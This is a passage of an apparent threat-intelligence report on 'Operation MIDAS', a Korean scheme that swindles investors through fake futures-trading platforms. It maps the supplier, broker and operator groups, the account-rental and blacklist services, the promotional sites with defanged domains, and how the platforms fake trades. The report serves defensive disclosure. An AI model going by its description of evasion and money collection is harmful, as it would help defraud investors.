December 2023 (present)	– Identified over 120 fake HTSs/MTSs related to Operation MIDAS

02. Crime Participants

In the process of tracking a series of activities related to this operation, we were able to subdivide the organizations playing a direct role in criminal activities and identify other services that the organizations use in their activities. Here, we have classified the subjects directly involved in money swindling activities as 'direct participants' and the services used by each organization to commit their crimes as 'third-party services'.

Crime participants and the inter-participant relationship diagram




Classification	Organization	Description	Detailed Internal Member
Direct participants	Supplier organization	An organization that develops and supplies fake HTS and MTS software and receives fees for providing technical support or various information services	- Supplier organization - General manager - Developer - Technical support - Designer
	Broker organization	An organization that earns profits by acting as an intermediary between the supplier organization and program consumers (operating organizations)	_
	Operating organization	An organization that operates fake HTS and MTS software and carries out actual money swindling activities	- Operating organization - General manager - Operating rganization members
Third-party services	Illegal virtual account /account rental service	Service that delivers to criminals the amount of money deposited into a virtual account number issued through a PG company or an unknown channel, or the amount of money deposited into a borrowed-name account, thereby earning a fee	_
	Blacklist sharing service	Service that provides and shares information about malicious users among the services intended for criminal purposes	

Supplier organization

The 'supplier organization' is an organization that develops, distributes, and maintains fake HTSs/MTSs and related software, builds related servers, supplies them to 'operating organizations', which are consumers thereof, and then receives fees by providing information or technical support services related to HTS operation.

It earns profits by directly advertising the fake HTS/MTS programs it has developed through online community bulletin boards or by renting them out through the intermediation of a 'broker organization.'

It separately builds fake HTS/MTS servers for testing purposes and issues and provides test accounts for the relevant system to those who make an inquiry (potential operating organizations) for purchase purposes.




[Case of advertising through an online community]

[Case of advertising through its own website]

Internal members of the supplier organization use such services as 'NordVPN' and 'ExpressVPN', which are known as 'no-log VPNs[4]', in order to avoid being tracked, and use such software as 'mRemoteNG[5]', which is an open source remote management tool, in order to manage multiple servers.

4) A company's VPN services based on a policy of not collecting or recording logs and traffic related to users using its services

5) https://github.com/mRemoteNG/mRemoteNG




[Server management through 'mRemoteNG']


Broker organizations

A 'broker organization' is an organization that acts as an intermediary between the supplier organization and operating organizations that are potential customers. It recruits people who want to operate a fake HTS based on its own introductory website.

In addition, cases have been confirmed where some 'broker organizations' act as intermediaries not only for fake HTSs but also for various gambling solutions.



[Website used for brokering fake HTS (stock365korea.com)]



[Private gambling solution brokerage website being operated together with 'stock365korea.com']

stock365korea[.]com (Fake HTS brokering)	powerball369[.]com	casino112[.]com
casinopang[.]com	wooricasino24[.]com	spcialtoto[.]com
slotgamesite[.]com	파워볼[.]org	slot-korea[.]com
wooricasino77[.]com	casino-korea[.]com	-


Operating organizations and their partners

An 'operating organization' refers to an organization that pays a certain amount of money to the supplier organization or a broker organization, receives the right to use a fake HTS, operate it, and swindle money from victims.

After receiving the shared overall operation method and know-how through educational videos provided by the supplier organization, it operates the details in its own way according to its characteristics.

Operating organizations invite victims to their stock-leading chat rooms in various ways, such as by calling target victims based on a list of personal information obtained from unknown channels with the help of hired employees or third-party 'partners', or by conducting YouTube live broadcasting on the topic of overseas futures investment, etc. Afterwards, they induce victims to use their fake HTSs, act out a hypothetical situation by pretending to generate profits through the process of leading them, and deceive users into depositing more money, thereby swindling the deposited money.

A certain percentage of the amount swindled in this way is paid as allowances to their 'partners' who have recruited victims who have suffered losses.




[Case of advertising by making phone calls]

[Case of advertising through YouTube live broadcasting]

Unlike ordinary users, they are granted separate permissions in the fake HTS, and as a representative feature, keywords such as 'Director' and 'Partner' are listed at the top of the fake HTS screen in use.

Some operating organizations use such services as 'NordVPN' and 'ExpressVPN', which are known as 'no-log VPNs[6]', in order to avoid being tracked during the operation process, or perform data communication using borrowed-name USIM and LTE routers.



[[Installation information email sent from ExpressVPN IP (email, original text of email, /24 band IP list[7])]

Third-party services

Operating organizations use a number of third-party services, such as illegal virtual account/account rental service and blacklist sharing service, in order to operate fake HTSs.

In addition to the third-party services described in this report, operating organizations utilize abnormal methods or illegal services, such as methods or services involving messenger automation programs, search term top placement workers, borrowed-name account distributors, portal site account distributors, burner phone and USIM distributors, or proxy payment service providers.

I Illegal virtual account/account rental service

Illegal virtual account/account rental service refers to a service that delivers to criminals the amount of money deposited into a virtual account number issued through a PG (Payment Gateway, electronic payment agency) company or an unknown channel, or the amount of money deposited into a borrowed-name account, thereby earning a fee. It is presumed that they resort to such services in order to avoid account suspension due to reporting thereof,

6) A company's VPN services based on a policy of not collecting or recording logs and traffic related to users using its services

7) https://search.censys.io/search?q=ip%3A+194.61.41.0%2F24&resource=hosts

violation of business continuity due to a bank account threat[8], etc., and arrest as a result of investigation, which may occur in cases where they have secured a borrowed-name account on their own.

Operating organizations use these services to inform victims of issued account numbers, get amounts of money deposited, and then receive the deposited amounts minus the respectively imposed fees into their separate accounts or virtual asset addresses by way of account settlement.

[M-Pay (M-Exchange)]

[Paycoin[9]]


8) A criminal act of extorting money after suspending a bank account by threatening the account holder under the pretext of reporting illegal activities (voice phishing, gambling, etc.) or filing a false voice phishing report.

9) It is not related to 'Paycoin', a virtual asset of 'Danal', but just a service falsely assuming that name.


| Blacklist sharing service

Blacklist sharing service is a service that allows mutual sharing of information about malicious users among the services intended for criminal purposes, such as private gambling websites. Blacklist lookup and registration services are also formally provided by the fake HTS administrator program, but this service is used to share personal information about users hindering operation of the fake HTS with other criminal organizations in the same industry, thereby blocking the users from other services.

These services are generally configured to allow mutual sharing of various types of personal information, such as users' names, phone numbers, account numbers, and email addresses.



[Blacklist management web service - Let's Pro]



[Blacklist management web service – Royal Club]

03. System Configuration Used in Crime


Introductory websites

An introductory website is one operated by an operating organization to promote or deliver its fake HTS/MTS to an unspecified number of people.

There are some organizations that operate such introductory websites, and given the differences in the technologies used to build the introductory websites discovered so far, it is presumed that they are built by operating organizations on their own.


Ⅰ Cases of a website using a template for hosting services

Some of the introductory websites have been built through the hosting services of a specific Korean web hosting provider. In the case of the introductory website of 'Hankuk Asset' that was first confirmed, it has been confirmed that the website is being used as a promotional window for fake HTSs/MTSs by changing only some parts of it, such as the website name and the menu configuration, based on the 'manufacturing' template[10], one of the website templates provided by the web hosting provider.



[Website for introducing Hankuk Asset]

10) https://www.dothome.co.kr/homepage/theme.php




카페2 여행사 제조

['Manufacturing' template for hosting services used by 'Hankuk Asset']


| Cases of a website developed through outsourcing

Additional websites such as 'Cloud Asset' and 'Amazon Invest', which are introductory websites built by operating organizations through outsourcing, were discovered during the analysis process. The websites were recycled after changing only some resources based on the code of the 'Royal Invest' website developed by a Korean web agency around July 2021. Some unmodified phrases may also be discovered during the process.


[Website for introducing 'Cloud Asset']



[Website for introducing 'Amazon Invest']




[Name in the personal information processing policy that could not be changed]



[Web agency that has developed the 'Royal Invest' website]

'Royal Invest', which corresponds to the original of the 'Cloud Asset' website and was developed first, is also a website for the purpose of investment fraud using a fake HTS, and related YouTube advertising videos[11] and damage cases[12] can be found.



['Royal Invest' website]

가보자구나 2022.06.10. 17:41

It's really funny, this is the Royal Invest scam site. I'm not sure if it's just me or not, but I'm not sure if it's really a mistake, but I knew it the moment I lost about 130 million won.

I'm so pissed off that I'm trying to find these guys and comment on them. ○○○ and ○○○ 2 are so strange, they don't even have a profile picture, they've visited 3 times and commented 2 times, but they've all commented only on Royal Invest posts?

It's very strange, isn't it?

It seems like the ○○○s searching for Royal Invest and commenting as if it's not a bad thing are making it up.

It's rather suspicious

Visit 3 Posts 0 Comments 2

[Damage case due to 'Royal Invest']


11) https://www.youtube.com/@-royalinvestment970

12) https://cafe.naver.com/notouch7/80720

| Other self-built websites

In addition, a small number of website cases developed directly and a small number of website cases using blogging/CMS solutions such as Wordpress or Gnuboard were also discovered.

[Website for introducing 'Overseas Futures Choidaeri', developed directly (Choidaeri.com)]




[Website for introducing 'Hanmi Asset' using Gnuboard CMS (hanmi-stock.com)]

Fake mobile trading system (MTS) websites

A fake MTS website is a fake trading system website[13] built in a responsive web format so that mobile device users can use it through a web browser. Users who cannot use the fake HTS program developed based on Windows OS are induced to use the fake MTS.

It was developed using the Flutter framework[14], which enables cross-platform builds with Android, Apple iOS, and web applications, but has been configured to be distributed and used in the form of a web application.

This is presumed to provide a web-type trading system to alleviate problems such as developer registration and app review issues in app markets (Google, Apple), ease of distribution, and maintenance.




[Guiding information about MTS available on a mobile device]

13) Since it is used through a web browser, it corresponds to a web trading system (WTS). However, because related organizations use the name 'MTS', the term 'MTS' is used here to avoid confusion.


14) Flutter Framework : https://flutter.dev/

Ⅰ Login and sign-up functions

When connecting to an MTS for the first time, the login screen is displayed. If you do not have an account, you can sign up, and after signing up, you can log in after receiving approval from the relevant operating organization.



[Fake MTS login screen of 'Hankuk Asset']




[Sign-up page]

I Deposit and withdrawal functions

Users can apply for deposits and withdrawals through the HTS/MTS. Deposit account numbers vary depending on the relevant operating organization's collection method. In general, operating organizations that use borrowed-name accounts display their borrowed-name accounts, and operating organizations that use virtual accounts provide information about how to make a deposit by displaying the virtual account website address they use. There are cases where some operating organizations display such a phrase as '1:1 inquiries' or 'contact the customer service center for inquiries', to provide only the requesters with information about how to make a deposit.

When a user's deposit is made, the person in charge of deposits in the relevant operating organization confirms the details of the deposit in the borrowed-name account or virtual account service used for deposit purposes, and then completes the deposit processing by manually entering the amount into the user's HTS/MTS user account.




[A phrase that tells a user to contact them when making a deposit]

ㅣ Price information display and false futures trading functions

In order to express the same overseas futures price information as the real information, the fake HTS/MTS backend server delivers the overseas futures price information distributed from the price information collection server to the user through the WebSocket protocol[15].

The fake MTS embodies false transaction functions that appear to be normal transactions on the surface, such as checking the balance in hand, looking up the stock holdings, buying, selling, and liquidation.

In the case of a normal investment in overseas futures, when an individual investor places an order through the MTS of a licensed securities firm, the order is conveyed to the relevant exchange and then executed and settled. However, order submission to the actual market and conclusion of a transaction do not take place but are applied only within the fake MTS, just like the case of a mock investment.



[Fake MTS usage screen]

15) Network protocol that supports two-way communication, enabling real-time data transmission between the client and the server

Fake home trading system (HTS) program

A fake HTS program is a program installed and used by users (victims) induced by an operating organization and its partners to conduct overseas futures trading, and it runs on Windows OS-based PCs. It has been developed based on the .Net Framework (C#), and the installation program is packaged and distributed in the form of an MSI or EXE installer. It embodies the UI and functions related to investing in stocks, such as making deposit/withdrawal requests, stock ordering and selling, making inquiries by chatting with the customer service center, and looking up charts, which are usually provided by the HTS.

Even if a user makes a transaction through the program, the actual transaction conclusion and payment are not processed so that the transaction is falsely displayed on the screen as if it has been completed.

